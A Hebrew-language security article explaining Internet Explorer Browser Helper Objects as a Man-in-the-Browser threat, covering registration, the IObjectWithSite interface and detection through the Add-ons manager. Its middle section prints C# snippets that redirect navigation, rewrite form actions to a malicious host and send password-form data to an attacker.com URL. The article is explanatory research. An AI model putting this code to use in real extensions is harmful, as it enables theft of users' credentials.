BHO – Alive and Kicking

מאת הרצל לוי (InHaze)

הקדמה

BHO הם ראשי תיבות של Browser Helper Objects, מדובר ב-DLL הנטען למרחב הזיכרון של הדפדפן Internet Explorer ומשמש כתוסף או הרחבה לדפדפן. תוסף זה מאפשר למפתחי תוכנה להתאים אישית את הדפדפן ולשלוט בו. כאשר BHO פעיל, יש לו גישה לכל האירועים שמבצע המשתמש הנוכחי ולכל ההגדרות שלו, מה שהופך את ה-BHO למאוד פופולארי בקרב בתי תוכנה המעוניינים לתבוע את חותמם בדפדפן הנפוץ ביותר כיום, נכון לינואר 2011 (אכן נתון הזוי, לאלו מכם שמסרבים להאמין ההוכחה נמצאת כאן). דוגמה מצוינת ל-BHO מאוד נפוץ הוא סרגל הכלים של Google. טכנולוגיה זו הוצגה לראשונה בגרסה 4 של IE ועדיין תקפה לגרסאות האחרונות שיצאו.

אליה וקוץ בה

כמו בכל טכנולוגיה אחרת אשר מקנה הרבה כוח למי שידע לנצל אותה, גם כאן מצאו האקרים ומפתחי תוכנה בעלי כוונות מפוקפקות דרכים לנצל טכנולוגיה זו לטובתם. BHO הוא דוגמה קלאסית לסוג איום שנקרא Man-in-the-Browser, או בקיצור MitB. איום זה, די דומה מבחינה רעיונית לאיום Man-in-the-Middle, רק שהפעם במקום לבצע האזנה ושינוי לתעבורת הרשת, ההאזנה והשינוי מתבצע למידע המגיע מהמשתמש אל הדפדפן ולהפך.

סוג המידע הנגיש דרך ה-BHO והקלות היחסית לפיתוח, הפכו אותו לנפוץ מאוד בקרב תוכנות זדוניות. למרות שטכנולוגיה זו די ישנה, אנו נראה בהמשך מה גורם לה עדיין להיות כל כך פופולארית, ננתח טכנולוגיה זו ונציג את האיומים שהיא חושפת.

Go Deeper – מה זה בדיוק BHO?

Browser Helper Object הינו אובייקט COM (Component Object Model) אשר רשום תחת מפתחות רגיסטרי מסוימים. COM הינה טכנולוגיה, די ישנה, של מיקרוסופט, המאפשרת לרכיבים במערכת ההפעלה לתקשר ביניהם ובכך גם מאפשרת למפתחי תוכנה לעשות שימוש חוזר ברכיבים קיימים.

לדוגמה, רכיבים כמו ה-Active Directory ו-DirectShow (DirectX). אחת הטכנולוגיות המפורסמות שצמחו מתוך טכנולוגיה זו היא טכנולוגית ה-ActiveX.


כאשר מדובר ב-BHO, אובייקט זה נטען למרחב הזיכרון של הדפדפן על ידי הדפדפן עצמו בזמן האתחול שלו ובאפשרותו לבצע כל פעולה על חלון הדפדפן הפעיל או המודולים שלו. לדוגמה, זיהוי אירועים של ניווט לאתר מסוים, לחיצה על הכפתורים אחורה וקדימה וטעינת דף חדש.

בזמן האתחול של הדפדפן, IE עובר על כל רשימת האובייקטים וטוען אותם למרחב הזיכרון שלו. רשימת אובייקטים אלו נמצאת תחת המפתח הבא ברגיסטרי:

```
HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
```

סריקת ה- BHOs:

בעזרת Proccess Monitor נוכל לראות את שלב טעינת המפתחות בזמן עליית הדפדפן:



Process Name	PID	Operation	Path
iexplore.exe	2004	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2004	RegEnumKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2004	RegEnumKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2004	RegEnumKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2004	RegEnumKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2004	RegEnumKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2004	RegEnumKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2004	RegEnumKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2004	RegEnumKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2004	RegEnumKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2004	RegEnumKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2004	RegEnumKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2004	RegEnumKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2004	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2336	RegOpenKey	HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2336	RegEnumKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2336	RegEnumKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2336	RegEnumKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2336	RegEnumKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2336	RegEnumKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2336	RegEnumKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2336	RegEnumKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects

Showing 28 of 121,589 events (0.023%)　Backed by page file

לאחר האתחול באפשרות ה-BHO לבצע Hook-ים לאירועים שמגיעים מהדפדפן. בעזרת אירועים אלו, ניתן לשלוט לחלוטין בהתנהלות הדפדפן ובמידע שעובר דרכו. כדי להאזין לאירועים אלו על ה-BHO לממש ממשק מסוים בשם IObjectWithSite. קוד הממשק נראה כך:

```
public interface IObjectWithSite
{
	[PreserveSig]
	int SetSite([MarshalAs(UnmanagedType.IUnknown)]object site);

	[PreserveSig]
	int GetSite(ref Guid guid, out IntPtr ppvSite);
}
```

באמצעות הפונקציה SetSite אנו נוכל להגדיר את כל מטפלי האירועים שלנו, או בשפה המקצועית Event Handlers וגם לקבל את תוכן הדף, או בשפה המקצועית את ה-DOM, של החלון הפעיל. האובייקט בשם site במקרה זה, מייצג את המחלקה WebBrowser, אשר מייצגת את הדפדפן. באמצעות הפונקציה GetSite אנו מקבלים את אובייקט ה-WebBrowser האחרון שהושם על ידי SetSite.

כפי שצוין קודם, המחלקה WebBrowser מייצגת את הדפדפן. בנוסף לתוכן הדף הפעיל והמידע המגיע מהמשתמש, מחלקה זו גם מכילה אירועים מעניינים היכולים לסייע לתוקף לבצע התקפות מאוד מתוחכמות.

דוגמאות לאירועים להם ניתן לבצע Hook:

- DocumentComplete -אירוע שמציין שטעינת דף הסתיימה.
- BeforeNavigate, NavigateComplete -אירועים שמציינים רגעים לפני ואחרי מעבר לדף אחר.
- DownloadBegin, DownloadComplete -חיווי למצב הורדה של קובץ.
- NewWindow -חיווי לחלון חדש שנוצר.

באמצעות אירועים אלה ובשילוב של האפשרות לשליטה על תוכן הדפדפן, ניתן לשלוט לגמרי על התנהלות הדפדפן ולבצע מגוון סוגי התקפות על המשתמש.

רישום והסרת ה-BHO:

מכיוון ש-BHO הינו תוסף לגיטימי של מיקרוסופט, כך גם הרישום וההסרה שלו. הרישום וההסרה מתבצעים על ידי כלי שמגיע עם התקנת NET Framework 2.0. בשם RegAsm.exe וניתן למצוא אותו תחת:

```
%windir%\Microsoft.NET\Framework\v2.0.50727.
```

רישום:

```
RegAsm.exe BHO.DLL
```

הסרה:

```
RegAsm.exe /unregister BHO.DLL
```

לאחר ההסבר הטכני הנ"ל, נעבור לנושא שגם הוא טכני, אבל הרבה יותר מעניין.

התקפות אפשריות דרך BHO

בחלק זה אני אציג התקפות אפשריות דרך ה-BHO. ההצגה תהיה הדרגתית, מההתקפות הפשוטות יחסית לביצוע, להתקפות מורכבות ומעניינות יותר.

התקפה 1: ניווט מחדש לאתרים זדוניים:

```
public void OnBeforeNavigate2(object pDisp, ref object URL, ref object
Flags, ref object TargetFrameName, ref object PostData, ref object
Headers, ref bool Cancel)
{
      if (URL.ToString() == "http://www.google.com")
            webBrowser.Navigate("http://www.my_google.com");
}
```

התקפה זו מתבצעת על ידי האזנה לאירוע, או בשפה המקצועית, על ידי מימוש Event Handler, אשר מטפל באירוע מסוג BeforeNavigate. כאשר אירוע זה קורה, התוקף בודק האם האתר שאליו המשתמש מתכוון לגלוש הוא www.google.com ומשנה את הניווט לאתר התוקף במידה ואכן מדובר באתר זה.

התקפה 2: שינוי כתובת שליחת המידע של ה-Form:

```
public void OnDocumentComplete(object pDisp, ref object url)
{
HTMLDocument htmDoc = (HTMLDocument)webBrowser.Document;
      foreach (IHTMLElement iFormElem in htmDoc.forms)
      {
      iFormElem.setAttribute("action", "http://www.malicious.com", 0);
      }
}
```

בהתקפה זו, המטרה היא לגנוב מידע המגיע מהמשתמש על ידי שינוי תכונת ה-Action של התגית Form, אשר מגדיר לאן ישלח כל המידע שנמצא בתוך טופס ה-Form. התקפה זו מתבצעת על ידי שינוי/הוספת תכונת ה-Action, כך שהמידע המגיע מהמשתמש ישלח לתוקף. בדוגמה זו התוקף עובר על כל טופס Form שנמצא בדף ומשנה לו את תכונת ה-Action. במקרה זה השימוש הוא באירוע


DocumentComplete מכיוון שנרצה לשנות את תוכן הדף רק לאחר שהוא סיים להטען על ידי הדפדפן. כמובן שהתקפה זו תשבש את הגלישה באתרים שבהם יש תגיות Form ולכן כנראה שתורגש די מהר על ידי המשתמש. דרך מתוחכמת יותר לבצע זאת, היא על ידי העברת כל המידע המתקבל אצל התוקף, אל השרת שאליו היה אמור המידע להגיע (נתן לראות שבאפשרות התוקף לשמור את הערך המקורי של תכונת ה-Action ושלוח גם אותו לשרת התוקף).

התקפה 3: גניבת נתוני התחברות לאתרים:

```
public void OnBeforeNavigate2(object pDisp, ref object URL, ref object
Flags, ref object TargetFrameName, ref object PostData, ref object
Headers, ref bool Cancel)
{
StreamWriter sw;
      sw = File.CreateText("StolenData.txt");
      String stolenCredentials = "";
      HTMLDocument htmDoc = (HTMLDocument)webBrowser.Document;
      foreach (IHTMLElement iFormElem in htmDoc.forms)
      {
stolenCredentials = String.Format("||Action:",
iFormElem.getAttribute("action", 0), "|");
foreach (IHTMLInputElement inputElem in
(IHTMLElementCollection)iFormElem.children)
            {
                  if (inputElem.type.ToLower() == "password")
                        stolenCredentials +=
String.Format("Form Data:",
iFormElem.innerText, "||");
            }
      }
      HttpWebRequest httpWebRequest =
(HttpWebRequest)WebRequest.Create("http://www.attacker.com/getIt.php?dat
a=" + stolenCredentials);
      httpWebRequest.GetResponse();
}
```

בהתקפה זו, המטרה היא לגנוב שמות משתמשים וסיסמאות. ההתקפה נעשית שוב על ידי בדיקת תוכן כל טפסי ה-Form וחיפוש תגיות מסוג: <Input type="password" … />. ברגע שנמצאה תגית מסוג זה, כל המידע המוכל באותו טופס נשלח החוצה בפרוטוקול HTTP לשרת התוקף. התקפה זו היא די מתוחכמת מכיוון שהיא אינה שומרת שום מידע על דיסק הקורבן וגם מכיוון שהיא שולחת את כל המידע בפרוטוקול HTTP, כך שתעבורה זו נראית כמו תעבורת דפדפן נורמטיבית.

התקפה 4: (Identity Theft) Zeus Style Attack



(תמונה נלקחה מ- https://www.centurynetbank.com/index.cfm)


למרות ש-Zeus אינו משתמש ב-BHO כדי לנתר ולשנות מידע שעובר דרך IE אלא באמצעות Hooking לפונקציות WinAPI, את ההתקפות שהוא מבצע על IE, אפשר לבצע גם דרך BHO.

התקפה זו, כאשר המשתמש גולש לאתר מסוים, לדוגמה לאתר של ויזה כמו בתמונה, ה-BHO יוסיף שדות טקסט כדי לגנוב מהקורבן כמה שיותר מידע. התקפה זו היא מאוד מתוחכמת מכיוון שאינה רק גונבת מידע אלא גם גורמת לקורבן לנדב מידע נוסף. כל זאת בחסות אותו אתר שאליו גלש הקורבן, ששונה על ידי ה-BHO לאחר מכן.

איתור והסרה של BHO

כפי שהוצג בסדרת ההתקפות לעיל, כאשר ההתקפה נעשית בצורה חכמה מאוד קשה למשתמש לעלות או בכלל להרגיש את המתקפה. שימוש באמצעים כמו ניתור תעבורת רשת והשוואה של מידע המתקבל משרתי אינטרנט למידע המוצג בדפדפן או מידע הנשלח דרך הדפדפן יכולים מאוד לעזור באיתור מקור ההתקפה.

כדי לבדוק האם ההתקפה מגיעה דרך BHO זדוני, ניתן לבטל זמנית (Disable) את כל ה-BHOs המותקנים על הדפדפן על ידי פתיחת חלון ניהול התוספות (Tools->Manage Add-ons):



רשימת ה-BHOs וההרחבות המותקנים ב-IE

סיכום

ההתקפות שהוצגו הן רק חלק ממגוון התקפות שניתן לבצע דרך ה-BHO. כל מה שנדרש הוא יצירתיות ומפחיד לחשוב כמה קשה לכל משתמש יהיה לעלות עליהן. BHO, כמו שרומז שם המאמר עדיין חי ובועט וניתן למצוא עדיין מגוון תוכנות זדוניות שעדיין משתמשות בו. המטרה של מאמר זה היא להציג לכם מחקר שעשיתי על טכנולוגיה מאוד מעניינת ושנויה במחלוקת מבית מיקרוסופט וגם להציג התקפות מסוג MitB מנקודת המבט של ה-BHO.